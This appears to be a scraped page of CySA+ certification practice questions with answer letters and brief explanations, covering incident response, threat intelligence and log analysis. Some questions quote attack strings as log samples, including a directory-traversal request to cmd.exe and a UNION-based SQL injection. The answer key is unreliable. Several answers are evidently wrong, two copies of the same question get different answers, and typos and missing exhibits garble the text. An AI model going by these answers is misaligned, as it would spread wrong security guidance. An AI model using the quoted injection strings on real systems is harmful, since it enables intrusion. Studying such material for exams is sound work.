The security team decides to meet informally to discuss and test the response plan for potential security breaches and emergency situations. Which of the following types of training will the security team perform?
A. Tabletop exercise
B. Red-team attack
C. System assessment implementation
D. Blue-team training
E. White-team engagement
Answer: A (LEAVE A REPLY)
A tabletop exercise is a type of training used to assess an organization's preparedness in responding to emergencies and security breaches. It involves discussing various scenarios and simulating how the organization would react in each situation.
https://www.comptia.org/content/tabletop-exercises.

NEW QUESTION: 153
A consultant evaluating multiple threat intelligence leads to assess potential risks for a client. Which of the following is the BEST approach for the consultant to consider when modeling the client's attack surface?
A. Ask for external scans from industry peers, look at the open ports, and compare Information with the client.
B. Meet with the senior management team to determine if funding is available for recommended solutions.
C. Discuss potential tools the client can purchase lo reduce the livelihood of an attack.
D. Look at attacks against similar industry peers and assess the probability of the same attacks happening.
Answer: (SHOW ANSWER)

NEW QUESTION: 154
During the security assessment of a new application, a tester attempts to log in to the application but receives the following message incorrect password for given username. Which of the following can the tester recommend to decrease the likelihood that a malicious attacker will receive helpful information?
A. Recognize that error messaging does not provide confirmation of the correct element of authentication
B. Disable error messaging for authentication
C. Set the web page to redirect to an application support page when a bad password is entered.
D. Avoid using password-based authentication for the application
Answer: A (LEAVE A REPLY)

NEW QUESTION: 155
The SOC has received reports of slowness across all workstation network segments. The currently installed antivirus has not detected anything, but a different anti-malware product was just downloaded and has revealed a worm is spreading Which of the following should be the NEXT step in this incident response?
A. Enable an ACL on all VLANs to contain each segment
B. Send a sample of the malware to the antivirus vendor and request urgent signature creation.

C. Begin deploying the new anti-malware on all uninfected systems.
D. Compile a list of loCs so the IPS can be updated to halt the spread.
Answer: (SHOW ANSWER)

NEW QUESTION: 156
A security analyst identified some potentially malicious processes after capturing the contents of memory from a machine during incident response. Which of the following procedures is the NEXT step for further in investigation?
A. File cloning
B. Timeline construction
C. Data carving
D. Reverse engineering
Answer: A (LEAVE A REPLY)

NEW QUESTION: 157
An organization's internal department frequently uses a cloud provider to store large amounts of sensitive dat a. A threat actor has deployed a virtual machine to at the use of the cloud hosted hypervisor, the threat actor has escalated the access rights. Which of the following actions would be BEST to remediate the vulnerability?
A. Sandbox the virtual machine.
B. Implement an MFA solution.
C. Update lo the secure hypervisor version.
D. Implement dedicated hardware for each customer.
Answer: C (LEAVE A REPLY)
MFA can be used to reduce the likelihood that the attacker gains access to the VM, however, the scenario specifically states that the attacker was able to escalate rights and the question asks what can be done to remediate the vulnerability. the vulnerability in this case would be the ability to escalate rights.

NEW QUESTION: 158
A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the followinq threat research methodoloqies would be MOST appropriate for the analyst to use?
A. Risk assessment
B. CVSS score
C. Reputation data
D. Behavioral analysis
Answer: (SHOW ANSWER)

NEW QUESTION: 159
A security analyst is correlating, ranking, and enriching raw data into a report that will be interpreted by humans or machines to draw conclusions and create actionable recommendations Which of the following steps in the intelligence cycle is the security analyst performing?
A. Analysis and production
B. Processing and exploitation
C. Dissemination and evaluation
D. Data collection
E. Planning and direction

Answer: A (LEAVE A REPLY)
Analysis is a human process that turns processed information into intelligence that can inform decisions. Depending on the circumstances, the decisions might involve whether to investigate a potential threat, what actions to take immediately to block an attack, how to strengthen security controls, or how much investment in additional security resources is justified. https://www.recordedfuture.com/threat-intelligence-lifecycle-phases

NEW QUESTION: 160
Which of the following should a database administrator implement to BEST protect data from an untrusted server administrator?
A. Data deidentification
B. Data encryption
C. Data minimization
D. Data masking
Answer: (SHOW ANSWER)

NEW QUESTION: 161
While investigating reports or issues with a web server, a security analyst attempts to log in remotely and recedes the following message:

```
[root@localhost /root]# ssh user1@10.254.2.25
Connection timed out.
```

The analyst accesses the server console, and the following console messages are displayed:

```
Out of memory: Kill process 3448(httpd) score 41 or sacrifice child
Killed process 3448(httpd) totle-vm:74716kB, anon-rss: 23456kB, file-rss:1683kB
Out of memory: Kill process 3449(httpd) score 41 or sacrifice child
Killed process 3449(httpd) totle-vm:[illegible]kB, anon-rss: 28542kB, file-rss:1357kB
Out of memory: Kill process 3452(httpd) score 41 or sacrifice child
Killed process 3452(httpd) totle-vm:73466kB, anon-rss: 29753kB, file-rss:1925kB
```

The analyst is also unable to log in on the console. While reviewing network captures for the server, the analyst sees many packets with the following signature:

```
10.254.2.25.6781 > 128.50.100.23.80
10.254.2.25.6782 > 128.50.100.23.80
10.254.2.25.6783 > 128.50.100.23.80
10.254.2.25.6784 > 128.50.100.23.80
```

Which of the following is the BEST step for the analyst to lake next in this situation?
A. After ensuring network captures from the server are saved isolate the server from the network take a memory snapshot, reboot and log in to do further analysis.
B. Load the network captures into a protocol analyzer to further investigate the communication with 128.30.100.23, as this may be a botnet command server
C. Cryptomining malware is running on the server and utilizing an CPU and memory. Reboot the server and disable any cron Jobs or startup scripts that start the mining software.
D. Corporate data is being exfilltrated from the server Reboot the server and log in to see if it contains any sensitive data.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 162
A small organization has proprietary software that is used internally. The system has not been wen maintained and cannot be updated with the rest or the environment.
Which of the following is the BEST solution?
A. Implement privileged access management for identity access.
B. virtualize the system and decommission the physical machine.
C. Implement MFA on the specific system.
D. Remove it from the network and require air gapping.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 163
Which of the following MOST accurately describes an HSM?
A. An HSM is explicitly used for MFA
B. An HSM is a low-cost solution for encryption.
C. An HSM can be networked based or a removable USB
D. An HSM is slower at encrypting than software
Answer: (SHOW ANSWER)

NEW QUESTION: 164
An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?
A. egrep '(3(0-9)) (16) ' log
B. cat log | xxd -r -p egrep '(0-9) (16)'
C. cat log xxd -r -p | egrep ' [0-9] {16}
D. egrep ' (0-9) (16) ' log | xxdc
Answer: B (LEAVE A REPLY)

NEW QUESTION: 165
A network attack that is exploiting a vulnerability in the SNMP is detected.
Which of the following should the cybersecurity analyst do FIRST?
A. Temporarily block the attacking IP address.
B. Disable all privileged user accounts on the network.
C. Apply the required patches to remediate the vulnerability.
D. Escalate the incident to senior management for guidance.
Answer: (SHOW ANSWER)

NEW QUESTION: 166
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?
A. Enforce encryption on all emails sent within the company. Create a PII program and policy on how to handle datA. Train all human resources employees.
B. Install a data loss prevention system, and train human resources employees on its use. Provide PII training to all employees at the company. Encrypt PII information.
C. Train all employees. Encrypt data sent on the company network. Bring in privacy personnel to present a plan on how PII should be handled.
D. Install specific equipment to create a human resources policy that protects PII datA. Train company employees on how to handle PII datA. Outsource all PII to another company. Send the human resources director to training for PII handling.
Answer: (SHOW ANSWER)

NEW QUESTION: 167
It is important to parameterize queries to prevent:
A. a memory overflow that executes code with elevated privileges.
B. the execution of unauthorized actions against a database.
C. the esrtablishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 168
A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.
Which of the following is the NEXT step the analyst should take to address the issue?
A. Set up privileged access management to ensure auditing is enabled.
B. Audit access permissions for all employees to ensure least privilege.
C. Force a password reset for the impacted employees and revoke any tokens.
D. Configure SSO to prevent passwords from going outside the local network.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 169
In web application scanning, static analysis refers to scanning:
A. the system for vulnerabilities before installing the application.
B. the compiled code of the application to detect possible issues.
C. an application that is installed and active on a system.
D. an application that is installed on a system that is assigned a static IP.
Answer: B (LEAVE A REPLY)
This type of analysis is performed before the application is installed and active on a system, and it involves examining the code without actually executing it in order to identify potential vulnerabilities or security risks.
As per CYSA+ 002 Study Guide: Static analysis is conducted by reviewing the code for an application. Static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.

NEW QUESTION: 170
A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:

Change request date:	2020-01-30
Change requester:	Cindy Richardson
Change asset:	WIN2K-EMAIL001
Change requested:	Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

A. To reject email from email addresses that are not digitally signed.

B. To reject email from servers that are not listed in the SPF record

C. To reject email from users who are not authenticated to the network.

D. To accept email to the company's domain.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 171

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

A. Buffer overflow

B. Directory traversal

C. Cross-site scripting

D. SQL injection

Answer: B (LEAVE A REPLY)

NEW QUESTION: 172

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis.

Which of the following should the analyst do NEXT?

A. Decompile each binary to derive the source code.

B. Compute SHA-256 hashes for each binary.

C. Perform a factory reset on the affected mobile device.

D. Inspect the permissions manifests within each application.

E. Encrypt the binaries using an authenticated AES-256 mode of operation.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 173

A company has a cluster of web servers that is critical to the business. A systems administrator installed a utility to troubleshoot an issue, and the utility caused the entire cluster to 90 offline. Which of the following solutions would work BEST prevent to this from happening again?

A. Change management

B. Application whitelisting

C. Asset management

D. Privilege management
Answer: A (LEAVE A REPLY)
Change Management
o The process through which changes to the configuration of information systems are monitored and controlled, as part of the organization's overall configuration management efforts o Each individual component should have a separate document or database record that describes its initial state and subsequent changes
- Configuration information
- Patches installed
- Backup records
- Incident reports/issues
o Change management ensures all changes are planned and controlled to minimize risk of a service disruption

NEW QUESTION: 174
During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.
A. hardening validation.
B. false positives
C. the criticality index
D. false negatives
E. verification of mitigation
Answer: (SHOW ANSWER)

NEW QUESTION: 175
Which of the following BEST describes HSM?
A. A computing device that manages physical keys, encrypts devices, and creates strong cryptographic functions
B. A computing device that manages cryptography, decrypts traffic, and maintains library calls
C. A computing device that manages digital keys, performs encryption/decryption functions, and maintains other cryptographic functions
D. A computing device that manages algorithms, performs entropy functions, and maintains digital signatures
Answer: (SHOW ANSWER)

NEW QUESTION: 176
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?
A. Attack profile
B. Hypothesis
C. Threat vector
D. Critical asset list
Answer: B (LEAVE A REPLY)

NEW QUESTION: 177

A company wants to configure the environment to allow passive network monitonng. To avoid disrupting the sensitive network, which of the following must be supported by the scanner's NIC to assist with the company's request?

A. Full-duplex mode

B. Port bridging

C. Promiscuous mode

D. Port mirroring

E. Tunnel all mode

Answer: D (LEAVE A REPLY)

NEW QUESTION: 178

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

S sudo nc -1 -v -c maildemon . py 25 caplog, txt

Which of the following solutions did the analyst implement?

A. Crontab mail script

B. Honeypot

C. Log collector

D. Snikhole

Answer: (SHOW ANSWER)

NEW QUESTION: 179

An email analysis system notifies a security analyst that the following message was quarantined and requires further review.

Which of the following actions should the security analyst take?

A. Delete the email and block the sender.

B. Immediately contact a purchasing agent to expedite.

C. Release the email for delivery due to its importance.

D. Purchase the gift cards and submit an expense report.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 180

A Chief Information Security Officer (CISO) is concerned developers have too much visibility into customer dat a. Which of the following controls should be implemented to BEST address these concerns?

A. Data loss prevention

B. Data sovereignty

C. Data masking

D. Data minimization

Answer: C (LEAVE A REPLY)

NEW QUESTION: 181
A security analyst inspects the header of an email that is presumed to be malicious and sees the following:

Which of the following is inconsistent with the rest of the header and should be treated as suspicious?
A. The subject line
B. The sender's email address
C. The use of a TLS cipher
D. The destination email server
Answer: D (LEAVE A REPLY)

NEW QUESTION: 182
A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted The company has asked a security analyst to help improve its controls.
Which of the following will MOST likely help the security analyst develop better controls?
A. A lessons-learned report
B. An incident response plan
C. An evidence summarization
D. An indicator of compromise
Answer: (SHOW ANSWER)

NEW QUESTION: 183
A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.
Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)
A. Harden the hosts on the network, as recommended by the NIST framework.
B. Manually patch the computers on the network, as recommended on the CVE website.
C. Tag the computers with critical findings as a business risk acceptance.
D. Remove the servers reported to have high and medium vulnerabilities.
E. Resolve the monthly job issues and test them before applying them to the production network.

F. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 184
Which of the following is a best practice when sending a file/data to another individual in an organization?
A. Encrypt and then compress the file.
B. When encrypting, split the file: and then compress each file.
C. Encrypt the file but do not compress it.
D. Compress and then encrypt the file.
Answer: (SHOW ANSWER)

NEW QUESTION: 185
A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?
A. Implement a data loss prevention solution.
B. Require users to sign NDAs
C. Add access control requirements.
D. Create a data minimization plan.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 186
An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested m a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?
A. UEFI
B. HSM
C. FPGA
D. TPM
E. eFuse
Answer: B (LEAVE A REPLY)

NEW QUESTION: 187
A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www. company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www. whatsmyip.com 102. 45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www. comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

A. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
B. The attack attempted to contact www.gooqle com to verify Internet connectivity.
C. The attack caused an internal host to connect to a command and control server.
D. The attack used an algorithm to generate command and control information dynamically.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 188
A Chief Security Officer (CSO) is working on the communication requirements (or an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?
A. Improper communications can create unnecessary complexity and delay response actions.
B. Senior leadership should act as the only voice for the incident response team when working with forensics teams.
C. Public relations must receive information promptly in order to notify the community.
D. Organizational personnel must only interact with trusted members of the law enforcement community.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 189
A customer notifies a security analyst that a web application is vulnerable to information disclosure The analyst needs to indicate the seventy of the vulnerability based on its CVSS score, which the analyst needs to calculate When analyzing the vulnerability the analyst realizes that tor the attack to be successful, the Tomcat configuration file must be modified Which of the following values should the security analyst choose when evaluating the CVSS score?
A. Physical
B. Local
C. Adjacent
D. Network
Answer: D (LEAVE A REPLY)

NEW QUESTION: 190
The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?
A. VoIP phone call
B. Post of the company blog
C. Externally hosted instant message
D. Corporate-hosted encrypted email
E. Summary sent by certified mail
Answer: (SHOW ANSWER)

NEW QUESTION: 191
A security analyst is reviewing the network security monitoring logs listed below:

```
------------------------------------------------------------------------
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=23415 chksum=0
------------------------------------------------------------------------
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=26814 chksum=0
------------------------------------------------------------------------
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=22875 chksum=0
------------------------------------------------------------------------
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=59638 chksum=0
```


Which of the following is the analyst MOST likely observing? (Select TWO).

A. 10.1.1.128 sent malicious requests, and the alert is a false positive.

B. 10.1.1.129 sent potential malicious requests to the web server.

C. 10.1.1 .129 successfully exploited a vulnerability on the web server.

D. 10.1.1.129 sent non-malicious requests, and the alert is a false positive.

E. 10.1.1.128 sent potential malicious traffic to the web server.

Answer: (SHOW ANSWER)

NEW QUESTION: 192

Which of the following describes the mam difference between supervised and unsupervised machine-learning algorithms that are used in cybersecurity applications?

A. Supervised algorithms require security analyst feedback, while unsupervised algorithms do not.

B. Unsupervised algorithms produce more false positives. Than supervised algorithms.

C. Unsupervised algorithms are not suitable for IDS systems, white supervised algorithms are

D. Supervised algorithms can be used to block attacks, while unsupervised algorithms cannot.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 193

A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?

A. Establish a recovery time objective and a recovery point objective for the systems being moved
B. Identify the business processes that will be migrated and the criticality of each one
C. Calculate the resource requirements for moving the systems to the cloud
D. Perform an inventory of the servers that will be moving and assign priority to each one
E. Determine recovery priorities for the assets being moved to the cloud-based systems
Answer: (SHOW ANSWER)

NEW QUESTION: 194
Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?
A. Input validation
B. Tokenization
C. Output encoding
D. Parameterized queries
Answer: B (LEAVE A REPLY)

NEW QUESTION: 195
A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking http://<malwaresource>/A.php in a phishing email.
To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the .
A. email server that automatically deletes attached executables.
B. firewall to block connection attempts to dynamic DNS hosts.
C. proxy to block all connections to <malwaresource>.
D. IDS to match the malware sample.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 196
A company has alerted planning the implemented a vulnerability management procedure. However, to security maturity level is low, so there are some prerequisites to complete before risk calculation and prioritization. Which of the following should be completed FIRST?
A. A risk identification process
B. A business Impact analysis
C. Communication of the risk factors
D. A system assessment
Answer: A (LEAVE A REPLY)

NEW QUESTION: 197

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.
Which of the following would BEST accomplish this goal?
A. Automation and orchestration
B. Continuous integration and deployment
C. Information sharing and analysis
D. Static and dynamic analysis
Answer: (SHOW ANSWER)

NEW QUESTION: 198
An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?
A. Root-cause analysis
B. Information-sharing community
C. Active response
D. Advanced antivirus
E. Threat hunting
Answer: E (LEAVE A REPLY)

NEW QUESTION: 199
A security analyst sees the following OWASP ZAP output from a scan that was performed against a modern version of Windows while testing for client-side vulnerabilities:

```
Alert Detail

Low (Medium)     Web Browser XSS Protection not enabled

Description: Web browser XSS protection not enabled, or disabled by the configuration of the HTTP Response header

URL: https://domain.com/sun/ray
```

Which of the following is the MOST likely solution to the listed vulnerability?
A. Enable server-side XSS protection
B. Enable the browser's protected pages mode
C. Enable Windows XSS protection
D. Enable the browser's XSS filter.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 200
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?
A. The developer set input validation protection on the specific field of search.aspx.

B. The developer did not set proper cross-site request forgery protections.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site scripting protections in the header.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 201
A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?
A. Incorporate prioritization levels into the remediation process and address critical findings first.
B. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
C. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.
D. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 202
A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?
A. Virtualize the system and decommission the physical machine.
B. Remove it from the network and require air gapping.
C. Only allow access to the system via a jumpbox
D. Implement MFA on the specific system.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 203
The SFTP server logs show thousands of failed login attempts from hundreds of IP addresses worldwide. Which of the following controls would BEST protect the service?
A. Establishing a sinkhole service
B. Blacklisting unauthorized IP addresses
C. Whitelisting authorized IP addresses
D. Enforcing more complex password requirements
Answer: B (LEAVE A REPLY)

NEW QUESTION: 204
A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

```
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no
longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11.
```

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false negative and the new computers need to be updated by the desktop team

B. This is a false positive and the scanning plugin needs to be updated by the vendor

C. This is a true positive and the new computers were imaged with an old version of the software

D. This is a true negative and the new computers have the correct version of the software

Answer: C (LEAVE A REPLY)

NEW QUESTION: 205

During a review of the vulnerability scan results on a server, an information security analyst notices the following:

```
'Vulnerable' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.1 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.2 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
```


The MOST appropriate action for the analyst to recommend to developers is to change the web server so:

A. SSL/TLS is offloaded to a WAF and load balancer

B. It only accepts cipher suites using AES and SHA

C. It only accepts TLSvl 2

D. It no longer accepts the vulnerable cipher suites

Answer: (SHOW ANSWER)

NEW QUESTION: 206

Which of the following organizational initiatives would be MOST impacted by data severighty issues?

A. Encrypting local database queries

B. Implementing non-repudiation controls

C. Migrating to locally hosted virtual servers

D. Moving to a cloud-based environment

Answer: D (LEAVE A REPLY)

NEW QUESTION: 207

A security analyst needs to develop a brief that will include the latest incidents and the attack phases of the incidents. The goal is to support threat intelligence and identify whether or not the incidents are linked.

Which of the following methods would be MOST appropriate to use?

A. The Diamond Model of Intrusion Analysis

B. The MITRE ATT&CK framework

C. The Cyber Kill Chain

D. An adversary capability model

Answer: C (LEAVE A REPLY)

NEW QUESTION: 208

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

A. Pause the virtual machine.

B. Shut down the virtual machine.

C. Take a snapshot of the virtual machine.

D. Remove the NIC from the virtual machine.

Answer: (SHOW ANSWER)

Enumeration is the process of discovering and listing information. Network enumeration is the process of discovering pieces of information that might be helpful in a network attack or compromise. There are several techniques used to perform enumeration and several tools that make the process easier for both testers and attackers. Let's take a look at these techniques and tools.

NEW QUESTION: 209

An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issued mobile device while connected to the network. Which of the following actions would help during the forensic analysis of the mobile device? (Select TWO).

A. Resetting the phone to factory settings

B. Rebooting the phone and installing the latest security updates

C. Documenting the respective chain of custody

D. Uninstalling any potentially unwanted programs

E. Performing a memory dump of the mobile device for analysis

F. Unlocking the device by browsing the eFuse

Answer: C,E (LEAVE A REPLY)

Documenting the chain of custody is an important step in the forensic analysis of any device, as it helps to ensure that all evidence is collected and preserved correctly. A memory dump is also essential, as it can provide information about the state of the device when the attack occurred and can be used for further analysis.

NEW QUESTION: 210

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

A. CVSS v3.0

B. MITRE ATT&CK

C. Diamond Model of Intrusion Analysts

D. Pyramid of Pain

Answer: (SHOW ANSWER)

NEW QUESTION: 211

Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:

A. penetration testing.

B. red learning.

C. threat hunting.

D. vulnerability scanning.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 212
A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?
A. Capture a forensic image of the memory and disk
B. Enable web server containerization
C. Deploy virtual firewalls
D. Quarantine the web server
Answer: C (LEAVE A REPLY)

NEW QUESTION: 213
A secutily analyst is reviewing WAF alerts and sees the following request:

```
Request="GET /public/report.html?iewt=9064 AND 1=1 UNION ALL SELECT 1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/; HTTP/1.1
Host=mysite.com
```

Which of the following BEST describes the attack?
A. Command iniection
B. SQL injection
C. LDAP injection
D. Denial of service
Answer: B (LEAVE A REPLY)

NEW QUESTION: 214
A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

Firewall ACL

```
10  permit tcp from:any to:server1:www
15  permit udp from:lan-net to:any:dns
16  permit udp from:any to:server2:dns
20  permit tcp from:any to server1:ssl
25  permit tcp from:lan-net to:any:www
26  permit tcp from:lan-net to:any:ssl
27  permit tcp from:any to pc2:mssql
30  permit tcp from:any to server1:ssh
100 deny   ip  any any
```


Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

A. PC2

B. PC1

C. Server1

D. Firewall

E. Server2

Answer: (SHOW ANSWER)

NEW QUESTION: 215

Which of the following incident response components can identify who is the llaison between multiple lines of business and the pubic?

A. Escalation process and procedures

B. Communications plan

C. Triage and analysis

D. Red-team analysis

Answer: C (LEAVE A REPLY)

NEW QUESTION: 216

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

A. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.

B. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration. fix any vulnerabilities, remediate, and report.

C. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report

D. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
Answer: C (LEAVE A REPLY)

NEW QUESTION: 217
Which of the following BEST describes how logging and monitoring work when entering into a public cloud relationship with a service provider?
A. Logging and monitoring are not needed in a public cloud environment
B. Logging and monitoring are done by the data owners
C. Logging and monitoring duties are specified in the SLA and contract
D. Logging and monitoring are done by the service provider
Answer: (SHOW ANSWER)
When transitioning over to a cloud solution, an organization may lose visibility of certain points on the technology stack, particularly if it's subscribing to PaaS or SaaS solutions. Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse. Chapman, Brent; Maymi, Fernando. CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158). McGraw Hill LLC. Kindle Edition.

NEW QUESTION: 218
Which of the following is MOST closely related to the concept of privacy?
A. An individual's control over personal information
B. A policy implementing strong identity management processes
C. A system's ability to protect the confidentiality of sensitive information
D. The implementation of confidentiality, integrity, and availability
Answer: (SHOW ANSWER)
"Privacy refers to whatever control you have over your personal information and how it is utilized."